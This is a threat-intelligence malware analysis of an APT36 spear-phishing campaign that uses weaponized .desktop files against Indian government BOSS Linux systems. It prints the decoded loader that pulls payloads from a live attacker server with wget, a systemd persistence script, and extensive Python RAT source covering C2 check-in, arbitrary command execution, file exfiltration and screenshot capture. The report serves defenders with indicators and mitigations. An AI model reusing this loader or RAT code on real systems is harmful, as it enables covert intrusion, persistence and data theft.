

APT36 Python Based ELF Malware Targeting Indian Government Entities

 cyfirma.com/research/apt36-python-based-elf-malware-targeting-indian-government-entities

Published On : 2025-11-29



EXECUTIVE SUMMARY

CYFIRMA has uncovered an active cyber-espionage campaign conducted by APT36 (Transparent Tribe), a Pakistan-based threat actor known for persistent targeting of Indian government and strategic sectors. The latest activity demonstrates the group's growing technical maturity and adaptability, as it deploys tailored malware specifically crafted to compromise Linux-based BOSS operating environments.

The intrusion begins with spear-phishing emails designed to lure recipients into opening weaponized Linux shortcut files. Once executed, these files silently download and run malicious components in the background while presenting benign content to the user, thereby facilitating stealthy initial access and follow-on exploitation.

APT36’s ability to customize its delivery techniques based on the victim’s operating ecosystem significantly enhances the effectiveness of its campaigns. This approach strengthens the group’s prospects for long-term persistence, data exfiltration, and continued evasion of conventional security controls across critical government infrastructure.

INTRODUCTION

Nation-state threat actors are continually advancing their techniques to exploit vulnerabilities across heterogeneous operating environments, significantly complicating the defensive posture of government institutions. Among these groups, APT36 (also known as Transparent Tribe) remains one of the most persistent adversaries targeting Indian governmental and strategic sectors. Their operations consistently demonstrate a deep understanding of the regional technological landscape and an ability to weaponize trusted communication channels to initiate highly targeted cyber-espionage campaigns.


Recent intelligence from CYFIRMA highlights a notable escalation in APT36’s sophistication, particularly through the development and deployment of malware designed specifically for Linux-based ecosystems such as the BOSS operating system. This shift reflects a strategic move toward dual-platform delivery, allowing the threat actor to expand its operational reach, enhance success rates across diverse environments, and maintain covert, long-term access to critical government infrastructure. By adapting their tools to bypass platform specific defenses, APT36 continues to demonstrate a determined effort to evade detection and sustain espionage activities with minimal operational friction.

Target Technologies	Linux (BOSS Operating System)
Threat Type	Phishing Campaign
File Types	ELF (Executable and Linkable format)
Key Malware Identifiers	Analysis_Proc_Report_Gem.desktop, swcbc.sh and swcbc
Observed First	2025-11-19
Impact	Data Exfiltration

MD5 Hashes	Analysis_Proc_Report_Gem_2025.zip “e9ab3246d4ab6cef550f7ea1d9f938e1” Analysis_Proc_Report_Gem.desktop “17992c80e99d268ec7d759d3df3cbfad” swcbc.sh “b6f446418235507fda4abf91ee556a1d” swcbc “0fed60850aa38127095f21182cc2c85d”
-------------------	--

MALWARE INFECTION LIFECYCLE

In this campaign, the threat actor utilizes the malicious archive file “Analysis_Proc_Report_Gem_2025.zip” as the initial delivery vector to execute the payload and trigger the subsequent infection sequence.



When the archive is opened, it reveals a .desktop file titled “Analysis_Proc_Report_Gem.desktop.”.



Threat actors often use .desktop shortcut files as an intermediary delivery mechanism to conceal malicious intent and meet the prerequisites required for downloading and executing ELF malware from specific locations with appropriate privileges. Unlike directly sending an ELF binary which is more easily detected, the shortcut appears legitimate to Linux users while silently running embedded commands. This method enables dynamic retrieval of the latest payload, reduces reliance on static signatures, and limits forensic traces. Overall, using a .desktop file increases stealth, execution success, and operational flexibility for the attacker.

Functionality of .desktop Shortcut Files

The .desktop entry is designed to appear as a normal document shortcut, but its Exec field secretly runs a shell command that echoes a Base64-encoded string, decodes it, and executes the resulting script. By hiding the malicious logic inside encoded data and using benign-looking metadata such as Type=Application and Icon=x-office-document, the file conceals its true purpose and reduces the chance of detection.

```
# *****  
#  
# 1. Right-click on the document.  
# 2. Select "Extract here" from the dropdown menu.  
# 3. Double-click to read the document.  
#  
# *****
```

[Desktop Entry]

Encoding=UTF-8

Name=Analysis_Proc_Report_Gem.pdf

Exec=sh -c "echo
'L3Vzci9iaW4vd2dldCAnaHR0cHM6Ly9saW9uc2RlbmltLnNhSeI9pbI9BbmFseXNpc19Qcm9jX1JlcG9ydF9HZ-
W0ucGRmJyAtTyAvdG1wL0FuYWx5c2lzX1Byb2NfUmVwb3J0X0d1bS5wZGY7IC91c3IvYmLuL3dnZXQgJ2h0dHA6
Ly8xODUuMjM1LjEzNy45MDozMjU4Ny91cGxvYWZlL3lhczgxMF81MjIyODgyNjU2Ny9zd2NiYycgLU8gL3RtcC9-
zd2NiYzsgL3Vzci9iaW4vd2dldCAnaHR0cDovLzE4NS4yMzUuMTM3LjkwOjMyNTg3L3VwbG9hZHMveWFzaDEwX-
zUyMjI4ODI2NTY3L3N3Y2JjLnNoJyAtTyAvdG1wL3N3Y2JjLnNoOyBjZCAvdG1wOyBjaG1vZCAreCBzd2NiYzs-
gY2htb2QgK3ggc3djYmMuc2g7IGxpYnJlb2ZmaWNlIC90bXAvcW5hbHlzaXNfUHJvY19SZXBvcnRFR2VtLnBkZ-
ib8IC4vc3djYmMgfCAuL3N3Y2JjLnNo' | base64 -d | sh"

Terminal=false

Type=Application

Icon=x-office-document


The script embedded within the Analysis_Proc_Report_Gem.desktop file initiates a multi-stage execution process designed to disguise malicious activity behind a legitimate looking action.

```
Open ▾ [🔍] • Analysis_Proc_Report_Gem.desktop
~/Downloads/Analysis_Proc_Report_Gem_2025


[Desktop Entry]
Encoding=UTF-8
Name=Analysis_Proc_Report_Gem.pdf
Exec=sh -c /usr/bin/wget 'https://lionsdenim.xyz/in/Analysis_Proc_Report_Gem.pdf' -O /
tmp/Analysis_Proc_Report_Gem.pdf; /usr/bin/wget 'http://185.235.137.90:32587/uploads/
yash10_52228826567/swcbc' -O /tmp/swcbc; /usr/bin/wget 'http://185.235.137.90:32587/
uploads/yash10_52228826567/swcbc.sh' -O /tmp/swcbc.sh; cd /tmp; chmod +x swcbc; chmod
+x swcbc.sh; libreoffice /tmp/Analysis_Proc_Report_Gem.pdf | ./swcbc | ./swcbc.sh
Terminal=false
Type=Application
Icon=x-office-document
```

Upon execution, it first retrieves a decoy PDF named Analysis_Proc_Report_Gem.pdf from the URL [https://lionsdenim\[.\]xyz/in/Analysis_Proc_Report_Gem.pdf](https://lionsdenim[.]xyz/in/Analysis_Proc_Report_Gem.pdf), saving it to the /tmp directory. This PDF is meant to reassure the user by creating the appearance of a genuine document being opened, thereby masking the ongoing malicious operations in the background.

The script downloads two additional payloads from the attacker-controlled server 185[.]235[.]137[.]90[:32587]. The first is an ELF binary named swcbc, retrieved from [http://185\[.\]235\[.\]137\[.\]90\[:32587\]/uploads/yash10_52228826567/swcbc](http://185[.]235[.]137[.]90[:32587]/uploads/yash10_52228826567/swcbc) URL and saved as /tmp/swcbc. The second is a shell script named swcbc.sh, fetched from [http://185\[.\]235\[.\]137\[.\]90\[:32587\]/uploads/yash10_52228826567/swcbc.sh](http://185[.]235[.]137[.]90[:32587]/uploads/yash10_52228826567/swcbc.sh) and saved as /tmp/swcbc.sh. Once downloaded, the script changes directory to /tmp and applies execution permissions to both files using the chmod +x command.



After preparing the malicious payloads, the script invokes the command libreoffice /tmp/Analysis_Proc_Report_Gem.pdf to open a decoy PDF. This action is designed to reinforce the social engineering narrative by displaying what appears to be a legitimate document while the malicious activities continue in the background. However, because the PDF is password protected, LibreOffice displays a password prompt, which may draw the user's attention. Concurrently, the script proceeds to execute the files ./swcbc and ./swcbc.sh in the background.



These settings ensure the file runs silently while appearing harmless. `Terminal=false` hides all command execution, `Type=Application` makes the system run the embedded commands, and `Icon=x-office-document` gives it a familiar document icon to reinforce the disguise.

Domain and IP Address Analysis

The domain “Lionsdenim[.]xyz”, observed in this campaign, is associated with the malicious infrastructure of APT36 (Transparent Tribe), a Pakistan-based cyber-espionage group. It plays an active role in facilitating payload delivery and targeted intrusion operations.

Additionally, the .xyz TLD remains a preferred choice among threat actors due to its low registration cost, minimal verification requirements, and short-term operational flexibility. These characteristics make it ideal for disposable command-and-control nodes, phishing pages, and rapidly shifting malware infrastructure.

The domain Lionsdenim[.]xyz, registered through Namecheap, is a recently created asset 22 days old and established on 03 November 2025. It resolves to the IP address 67.223.118.206, which hosts more than 275 other domains and is in Los Angeles, California. infrastructure. The domain’s age, hosting pattern, and registrar profile align with characteristics commonly associated with short-lived infrastructure used for malicious activity.

Whois Record for Lionsdenim.xyz

— Domain Profile

Registrar	Namecheap IANA ID: 1068 URL: https://namecheap.com Whois Server: whois.namecheap.com abuse@namecheap.com (p) +1.9854014545
Registrar Status	clientTransferProhibited, serverTransferProhibited
Dates	22 days old Created on 2025-11-03 Expires on 2026-11-03 Updated on 2025-11-03
Name Servers	DNS1.NAMECHEAPHOSTING.COM (has 1,352,245 domains) DNS2.NAMECHEAPHOSTING.COM (has 1,352,245 domains)
IP Address	67.223.118.206 - 275 other sites hosted on this server
IP Location	 - California - Los Angeles - Namecheap Inc.

The IP address 185.235.137.90, located in Frankfurt am Main, Hesse, Germany, has been identified as malicious infrastructure used in the campaign to deliver harmful payloads. This server hosted and distributed the ELF malware and associated shell scripts that were fetched during the infection process, making it a key component in the threat actor's delivery chain. Its confirmed involvement in distributing malicious files classifies it as a high-risk IOC.

ANALYSIS OF MALICIOUS SHELL

The image below presents the source code of the bash file.

```
Open ▾  [icon]  • swcbc.sh  /tmp  [gear] [hamburger] [minus] [square] [x]

SERVICE_NAME="swcbc"

# Create the systemd user directory if it doesn't exist
mkdir -p ~/.config/systemd/user

# Create the systemd service file
cat > ~/.config/systemd/user/$SERVICE_NAME.service <<EOL
[Unit]
Description=swcbc
After=network.target

[Service]
ExecStart=/home/$USER/.config/swcbc
SupplementaryGroups=
Restart=always
NoNewPrivileges=false

[Install]
WantedBy=default.target
EOL

# Reload systemd to recognize the new service
systemctl --user daemon-reload

# Enable and start the service
systemctl --user enable $SERVICE_NAME.service
systemctl --user start $SERVICE_NAME.service
```

The bash script leverages systemd's user-level service functionality to establish persistence for the malicious ELF file. It begins by defining the service name and creating a corresponding systemd service file within the user's configuration directory. This service file is configured to execute the ELF payload, ensure automatic restarts, and load during the user's default startup sequence, thereby enabling the malware to operate continuously without requiring elevated privileges.

Once the service file is created, the script reloads the systemd manager to recognize the newly added configuration. It then enables and starts the service, ensuring that the malicious executable runs immediately and persists across user sessions. This sequence of actions


demonstrates how the script uses standard Linux service-management mechanisms to execute and maintain the malware in the background.

ANALYSIS OF MALICIOUS ELF

The file was determined to be a 64-bit ELF LSB executable for x86-64 (version 1, SYSV) and is dynamically linked. The file has been stripped of debugging information and symbol tables, which reduces its size but makes it harder to debug

```
swcbc: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically  
linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32,  
BuildID[sha1]=fdb92fd0de3892fc2176220c6694f8eee61d4fa3, stripped
```

The static analysis of the ELF sample confirms that it is a Python-based Remote Administration Tool (RAT) compiled using PyInstaller. The binary metadata indicates that it was built on a Debian Linux environment using GCC 4.9.2 and is linked against GLIBC 2.3.4 for the AMD64 architecture. The identification of PyInstaller packaging, along with the presence of a compressed Deflate stream containing agent.py, demonstrates that the original Python source code was bundled into an executable to obfuscate its contents and enable seamless cross-platform deployment.



After unpacking the PyInstaller package, the contents exposed a compiled Python module named agent-svc.pyc.

	_hashlib.so	25-11-2
	_json.so	25-11-2
	_multibytecodec.so	25-11-2
	_ssl.so	25-11-2
	agent-svc.pyc	25-11-2
	bz2.so	25-11-2
	cryptography.hazmat.bindings._const...	25-11-2
	cryptography.hazmat.bindings._opens...	25-11-2
	libbz2.so.1.0	25-11-2
	libcrypto.so.1.1	25-11-2
	libexpat.so.1	25-11-2

ELF Malware Capabilities Revealed After Source Extraction

After recovering the full source code from its packaged form, clearly shows that the threat actor designed it to operate across both Linux and Windows environments. The extracted code exposes cross-platform functions, shared command handlers, and identical C2-driven behavior for both operating systems.

Initial Setup and System Identification

The malware initiates by collecting system information and establishing a unique identifier for the infected host.

- Collects OS platform and release information
- Generates unique identifier using username + MAC address
- Retrieves hostname and current username
- Immediately performs file system enumeration
- Establishes baseline system state

```
class Agent(object):

    def __init__(self):
        self.idle = True
        self.silent = False
        self.platform = platform.system() + ' ' + platform.release()
        self.last_active = time.time()
        self.failed_connections = 0
        self.uid = self.get_UID()
        self.hostname = socket.gethostname()
        self.username = getpass.getuser()
        self.listall()
        return
```

Unique System Identification

The malware builds a long-lasting tracking ID to keep each infected system recognizable in future C2 communications. It does this by combining the current username with the machine's

MAC address gathered through `uuid.getnode()`. This lets the attacker tell one compromised host from another and ensures the same device can be identified even after the malware restarts.

```
def get_UID(self):  
    """ Returns a unique ID for the agent """  
    return getpass.getuser() + '_' + str(uuid.getnode())
```

Installation Directory Management

The malware establishes hidden installation directories to maintain persistence across different systems. On Linux, it places itself in the `~/swcbc` directory within the user's home folder, while on Windows, it creates a `swcbc` folder directly in the user's profile directory. Both locations are intentionally chosen to blend in with legitimate system files and avoid easy detection.

```
def get_install_dir(self):  
    install_dir = None  
    if platform.system() == 'Linux':  
        install_dir = self.expand_path('~/.swcbc')  
    elif platform.system() == 'Windows':  
        install_dir = os.path.join(os.getenv('USERPROFILE'), 'swcbc')  
    if os.path.exists(install_dir):  
        return install_dir  
    else:  
        return  
    return
```

Command and Control Communication

The malware sets up a two-way communication channel with the attacker's server. It uses HTTP POST requests to connect to its command and control (C2) center, where it sends detailed system information to the attacker. This same channel is used to receive instructions and commands from the server, allowing for remote control. To keep track of different victims, the system uses a unique ID to identify each infected machine.

```
def server_hello(self):  
    """ Ask server for instructions """  
    req = requests.post(config.SERVER + '/api/' + self.uid +  
        '/hello', json.dumps({'platform': (self.platform),  
        'hostname': (self.hostname), 'username': (self.username)}))  
    return req.text
```

Command Execution and Remote Control

It executes arbitrary shell commands with full system-level access, allowing it to perform virtually any action on the compromised machine. It also executes Python code either from a file or

directly as a string, which can help in reducing the digital footprint on the disk. The execution is performed in separate threads to ensure that it does not interfere with the main operational flow of the program, it allows for dynamic execution of Python code, which can potentially bypass certain security measures that are designed to detect file-based operations

Shell Commands:

```
@threaded
def runcmd(self, cmd):
    """ Runs a shell command and returns its output """
    try:
        proc = subprocess.Popen(cmd, shell=True, stdin=subprocess.PIPE, stdout=
subprocess.PIPE, stderr=subprocess.PIPE)
        out, err = proc.communicate()
        output = out + err
        self.send_output(output)
    except Exception as exc:
        self.send_output(traceback.format_exc())

    return
```

Python Execution:

```
@threaded
def python(self, command_or_file):
    """ Runs a python command or a python file and returns the output """
    new_stdout = StringIO.StringIO()
    old_stdout = sys.stdout
    sys.stdout = new_stdout
    new_stderr = StringIO.StringIO()
    old_stderr = sys.stderr
    sys.stderr = new_stderr
    if os.path.exists(command_or_file):
        self.send_output('[*] Running python file...')
        with open(command_or_file, 'r') as f:
            python_code = f.read()
            try:
                exec python_code
            except Exception as exc:
                self.send_output(traceback.format_exc())
    else:
        self.send_output('[*] Running python command...')
        try:
            exec command_or_file
        except Exception as exc:
            self.send_output(traceback.format_exc())

    sys.stdout = old_stdout
    sys.stderr = old_stderr
    self.send_output(new_stdout.getvalue() + new_stderr.getvalue())
    return
```

File Transfer Capabilities

The malware enables a full bidirectional file transfer channel between the infected system and the attacker's server. For uploading, it can transfer files from the victim's machine directly to the attacker via HTTP POST, facilitating data exfiltration. In the opposite direction, it can download files from remote URLs specified by the attacker using HTTP GET, which is commonly used to deploy additional payloads. To handle large files effectively, it streams them in chunks, avoiding size limitations. This capability supports arbitrary locations on the file system, giving the attacker complete freedom to target any file for theft or to place new files anywhere on the compromised computer.

Upload:

```
@threaded
def upload(self, file):
    """ Uploads a local file to the server """
    file = self.expand_path(file)
    try:
        if os.path.exists(file) and os.path.isfile(file):
            self.send_output('[*] Uploading %s...' % file)
            requests.post(config.SERVER + '/api/' + self.uid + '/upload', files={'uploaded':
                (open(file, 'rb'))})
        else:
            self.send_output('[!] No such file: ' + file)
    except Exception as exc:
        self.send_output(traceback.format_exc())

    return
```

Download:

```
@threaded
def download(self, file, destination=''):
    """ Downloads a file the the agent host through HTTP(S) """
    try:
        destination = self.expand_path(destination)
        if not destination:
            destination = file.split('/')[-1]
        self.send_output('[*] Downloading %s...' % file)
        req = requests.get(file, stream=True)
        with open(destination, 'wb') as f:
            for chunk in req.iter_content(chunk_size=8000):
                if chunk:
                    f.write(chunk)

        self.send_output('[+] File downloaded: ' + destination)
    except Exception as exc:
        self.send_output(traceback.format_exc())

    return
```

Persistence Mechanisms

To ensure it survives a system reboot, the malware implements persistence mechanisms tailored to the specific operating system. On a Linux machine, it achieves this by copying its executable into the user's config directory and setting the appropriate execution permissions. In a Windows environment, it establishes persistence by creating a registry entry that triggers the malware to run automatically at startup. This act of self-replication is designed to maintain access indefinitely. In both cases, it strategically uses legitimate system locations to blend in and avoid raising suspicion.

Linux Persistence:

```
if platform.system() == 'Linux':
    persist_dir = self.expand_path('~/.config')
    if not os.path.exists(persist_dir):
        os.makedirs(persist_dir)
    agent_path = os.path.join(persist_dir, os.path.basename(sys.executable))
    self.send_output('[+] agent_path: %s' % agent_path)
    self.send_output('[+] Sys Executeable: %s' % sys.executable)
    shutil.copyfile(sys.executable, agent_path)
    os.system('chmod +x ' + agent_path)
```

Windows Persistence:

```
elif platform.system() == 'Windows':
    persist_dir = os.path.join(os.getenv('USERPROFILE'), 'swcbc')
    if not os.path.exists(persist_dir):
        os.makedirs(persist_dir)
    agent_path = os.path.join(persist_dir, os.path.basename(sys.executable))
    shutil.copyfile(sys.executable, agent_path)
    cmd = 'reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /f /v lee /t REG_SZ /d "%s" % agent_path'
    subprocess.Popen(cmd, shell=True)
    self.send_output('[+] Agent installed.')
    return
```

Data Exfiltration and Archiving

The malware includes a specialized function to efficiently package and compress files for data theft. It creates ZIP archives of either individual files or entire directories, which allows for bulk exfiltration of data in a more streamlined and less conspicuous transfer. When archiving a folder, it carefully maintains the original directory structure, providing the attacker with a clear and organized view of the stolen data. This archiving capability supports both single files and full directory paths, making it a versatile tool for harvesting information from the infected system. The process is designed to run in the background without interrupting other operations.

```

@threaded
def zip(self, zip_name, to_zip):
    """ Zips a folder or file """
    try:
        zip_name = self.expand_path(zip_name)
        to_zip = self.expand_path(to_zip)
        if not os.path.exists(to_zip):
            self.send_output('[+] No such file or directory: %s' % to_zip)
            return
        self.send_output('[*] Creating zip archive...')
        zip_file = zipfile.ZipFile(zip_name, 'w', zipfile.ZIP_DEFLATED)
        if os.path.isdir(to_zip):
            relative_path = os.path.dirname(to_zip)
            for root, dirs, files in os.walk(to_zip):
                for file in files:
                    zip_file.write(os.path.join(root, file), os.path.join(root, file).replace(relative_path, '', 1))
        else:
            zip_file.write(to_zip, os.path.basename(to_zip))
        zip_file.close()
        self.send_output('[+] Archive created: %s' % zip_name)
    except Exception as exc:
        self.send_output(traceback.format_exc())

    return

```

Screenshot Capture

The malware has the ability to capture the current desktop view by taking a full screenshot, providing the attacker with a real-time visual window into the victim's activities. It uses the Python Imaging Library's ImageGrab to capture the screen, saving the image as a temporary JPG file before automatically uploading it directly to the command-and-control server. This function enables direct visual monitoring of what is happening on the compromised system.

```

@threaded
def screenshot(self):
    """ Takes a screenshot and uploads it to the server """
    screenshot = ImageGrab.grab()
    tmp_file = tempfile.NamedTemporaryFile()
    screenshot_file = tmp_file.name + '.jpg'
    tmp_file.close()
    screenshot.save(screenshot_file)
    self.upload(screenshot_file)
    return

```

Command Dispatcher and Main Loop

The malware runs an uninterrupted command polling loop, constantly reaching out to its C2 server and executing whatever task the operator issues. Each instruction is parsed into its core action and arguments, then routed to the matching malicious routine, with errors safely returned so the loop never breaks. Despite its minimal structure, the implant delivers a full operator toolkit:

Command Set:

cd — change directories
upload — exfiltrate files to C2
download — fetch files from C2

clean — uninstall and wipe traces
persist — install persistence
exit — terminate the implant
crack — self destruct
listall — enumerate files
zip — create archives for bulk exfiltration
python — execute arbitrary Python code
screenshot — capture screen
help — operator reference

```
split_cmd = cmdline.split(' ')
command = split_cmd[0]
args = []
if len(split_cmd) > 1:
    args = split_cmd[1:]
try:
    if command == 'cd':
        if not args:
            self.send_output('usage: cd </path/to/directory>')
        else:
            self.cd((' ').join(args[0:]))
    elif command == 'upload':
        if not args:
            self.send_output('usage: upload <localfile>')
        else:
            self.upload((' ').join(args[0:]))
    elif command == 'download':
        if not args:
            self.send_output('usage: download <remote_url> <destination>')
        elif len(args) == 2:
            self.download(args[0], args[1])
        else:
            self.download(args[0], (' ').join(args[1:]))
    elif command == 'clean':
        self.clean()
    elif command == 'persist':
        self.persist()
    elif command == 'exit':
        self.exit()
    elif command == 'crack':
        self.crack()
    elif command == 'listall':
        self.listall()
    elif command == 'zip':
```

Self-Destruction Mechanism

The clean function acts as a self-destruct mechanism, removing all traces of the malware from the infected system. On Linux, it deletes its hidden installation directory and autostart entry and cleans the .bashrc file. On Windows, it uses registry commands to remove its automatic startup entry and schedules the deletion of its folder on the next reboot. After completing these tasks, it confirms the successful removal of the attacker.

```
def clean(self):
    """ Uninstalls the agent """
    if platform.system() == 'Linux':
        persist_dir = self.expand_path('~/.swcbc')
        if os.path.exists(persist_dir):
            shutil.rmtree(persist_dir)
        desktop_entry = self.expand_path('~/.config/autostart/swcbc.desktop')
        if os.path.exists(desktop_entry):
            os.remove(desktop_entry)
        os.system('grep -v .lee .bashrc > .bashrc.tmp;mv .bashrc.tmp .bashrc')
    elif platform.system() == 'Windows':
        persist_dir = os.path.join(os.getenv('USERPROFILE'), 'swcbc')
        cmd = 'reg delete HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /f /v gedit'
        subprocess.Popen(cmd, shell=True)
        cmd = 'reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce /f /v gedit /t REG_SZ /d "cmd.exe /c del /s /q %s & rmdir %s" % (persist_dir, persist_dir)'
        subprocess.Popen(cmd, shell=True)
    self.send_output('[+] Agent removed successfully.')
    return
```

EXTERNAL THREAT LANDSCAPE MANAGEMENT

APT36 (Transparent Tribe) continues to evolve its operational footprint, demonstrating a clear strategic trajectory toward multi platform intrusion capabilities targeting Indian government and critical technology ecosystems. Historically known for Windows focused malware and credential harvesting infrastructure, the group has now expanded its arsenal to include payloads tailored for Linux environments most notably the BOSS operating system, which is widely deployed across Indian governmental institutions. This expansion underscores a deliberate shift toward exploiting indigenous platforms to maximize infiltration opportunities and bypass traditional security controls.

The group's current activity reflects a broader trend in state aligned espionage operations: the adoption of adaptive, context-aware delivery mechanisms designed to blend seamlessly into the target's technology landscape. By using spear-phishing emails, malicious Linux shortcut files (desktop), and staged payload retrieval from controlled infrastructure, APT36 achieves deeper persistence and operational continuity while maintaining a low forensic footprint. Combined with their long-standing focus on Indian defense, government, education, and diplomatic networks, the incorporation of Linux-specific tooling emphasizes an escalating commitment to sustained intelligence collection across heterogeneous environments.

This adaptive capability not only broadens APT36's attack surface but also increases the strategic risks for interconnected government agencies and third party partners who depend on hybrid Windows–Linux infrastructure. The group's ability to continuously diversify its tooling

ranging from desktop payloads to ELF binaries and systemd-based persistence mechanisms highlights a maturing operational doctrine aimed at overcoming platform diversity and ensuring uninterrupted access for long-term espionage objectives.

MITRE ATT&CK FRAMEWORK

MITRE MAPPING		
Tactic (ID)	Technique ID	Technique Name
Initial Access	T1566	Phishing
Execution	T1059	Command and Scripting Interpreter
	T1064	Scripting
	T1129	Shared Modules
Persistence	T1543	Create or Modify System Process
Privilege Escalation	T1543	Create or Modify System Process
Defense Evasion	T1027	Obfuscated Files or Information
	T1036	Masquerading
	T1064	Scripting
	T1070	Indicator Removal
	T1222	File and Directory Permissions Modification
	T1564	Hide Artifacts
Discovery	T1082	System Information Discovery
	T1083	File and Directory Discovery
	T1046	Network Service Discovery
	T1518	Software Discovery
Command and Control	T1071	Application Layer Protocol
	T1095	Non-Application Layer Protocol
	T1105	Ingress Tool Transfer
	T1571	Non-Standard Port
	T1573	Encrypted Channel

CONCLUSION

The analysis reveals a coordinated cyber-espionage campaign attributed to APT36, utilizing weaponized .desktop files to target BOSS Linux environments within Indian government entities. These files are engineered to appear as legitimate documents while covertly communicating with malicious infrastructure, including the domain lionsdenim[.]xyz and IP 185[.]235[.]137[.]90, to download and execute secondary payloads. The identified domains and IPs exhibit characteristics of short-lived, attacker-controlled infrastructure and have been corroborated as malicious by multiple threat intelligence sources. The campaign underscores APT36's increasing technical sophistication, rapid deployment of tailored payloads, and strategic focus on multi-platform exploitation, highlighting the need for heightened vigilance, proactive monitoring, and robust defenses for Linux-based systems.

RECOMMENDATIONS AND MITIGATION

To mitigate the ongoing APT36 campaign targeting Indian government entities through weaponized .desktop files and associated malicious infrastructure, the following measures are recommended:

Email Security Enhancements

- Deploy advanced email security solutions capable of detecting spear-phishing messages containing .desktop, .sh, .elf, and compressed archive attachments.
- Disable automatic execution of email attachments and implement sandbox-based detonation of suspicious files prior to delivery.
- Enable URL filtering to block access to newly registered or malicious domains (e.g., lionsdenim[.]xyz).

User Awareness and Training

- Conduct regular cybersecurity awareness programs emphasizing phishing indicators and high-risk Linux-specific file types.
- Educate users to exercise caution with unsolicited attachments, particularly .desktop files disguised as official documents or unknown external links.

Host and Operating System Hardening

- Restrict execution of files from world-writable directories, such as /tmp, using filesystem mount options like noexec and nodev.
- Disable execution of .desktop files from untrusted sources and enforce strict application authorization policies.
- Apply the principle of least privilege in BOSS Linux deployments, with controlled access to utilities such as curl, xxd, chmod, and nohup.

Endpoint and Network Monitoring

